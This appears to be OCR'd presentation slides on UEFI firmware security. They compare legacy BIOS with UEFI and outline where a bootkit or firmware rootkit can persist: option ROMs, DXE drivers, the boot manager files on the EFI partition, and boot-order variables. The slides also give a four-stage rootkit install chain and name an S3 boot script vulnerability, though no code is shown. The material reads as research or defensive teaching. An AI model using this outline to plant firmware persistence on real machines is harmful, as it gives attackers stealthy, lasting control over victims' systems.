
- No more MBR and VBR/IPL code
- Different hard drive partitioning scheme: GPT (GUID Partition Table)
- Secure Boot and Measured Boot




# Legacy BIOS vs. UEFI

| | Legacy BIOS | UEFI firmware |
|---|---|---|
| **Architecture** | Unspecified firmware development process. All BIOS vendors independently support their own code base | Unified specification for firmware development and Intel reference code (EDKI/EDKII) |
| **Implementation** | Mostly on Assembly Language | C/C++ |
| **Memory Model** | 16-bit Real-Mode | 32/64-bit Protected-Mode |
| **Bootstrap Code** | MBR and VBR | none (firmware controls the boot process) |
| **Partition Scheme** | MBR partition table | GUID partition table (GPT) |
| **Disk IO** | System Interrupts | UEFI Services |
| **Boot Loaders** | bootmgr and winload | bootmgrfw.efi and winload.efi |
| **OS Interaction** | BIOS Interrupts | UEFI Services |

# UEFI BIOS Firmware



# UEFI BIOS Firmware Rootkits




## Patching UEFI "Option ROM"

UEFI DXE Driver in Add-On Card (Network, Storage ..)

Non-Embedded in FV in ROM

## Adding/Replacing DXE Driver

Modified DriverOrder / Driver#### EFI variables

## Replacing Windows Boot Manager

EFI System Partition (ESP) on Fixed Drive

ESP\EFI\Microsoft\Boot\bootmgfw.efi


## Replacing Fallback Boot Loader

ESP\EFI\Boot\bootx64.efi

## Adding New Boot Loader (bootkit.efi)

Modified BootOrder / Boot#### EFI variables

# EFI_RUNTIME_SERVICES and HAL





Module: hal.dll


| Name | Address |
|---|---|
| HalpIsEFIRuntimeActive | FFFFF800476329E0 |
| HalEfiRuntimeServicesBlock | FFFFF800476690C0 |
| HalpEfiBugcheckCallbackNextRuntimeServiceIndex | FFFFF80047669108 |
| HalEfiRuntimeServicesTable | FFFFF80047669118 |
| HalpEfiRuntimeCallbackRecord | FFFFF8004766BC58 |

# Firmware Rootkit

- **Stage 1:**
  - ✓ **Client-Side Exploit drop installer (1)**
  - ✓ **Installer Elevate Privileges to System**
- **Stage 2:**
  - ✓ **Bypass Code Signing Policies**
  - ✓ **Install Kernel-Mode Payload (2)**
- **Stage 3:**
  - ✓ **Execute SMM exploit**
  - ✓ **Elevate Privileges to SMM**
  - ✓ **Execute Payload (3)**
- **Stage 4:**
  - ✓ **Bypass Flash Write Protection**
  - ✓ **Install Rootkit into Firmware**




# Expose S3 boot script table (VU #976132) for BIOS Rootkits




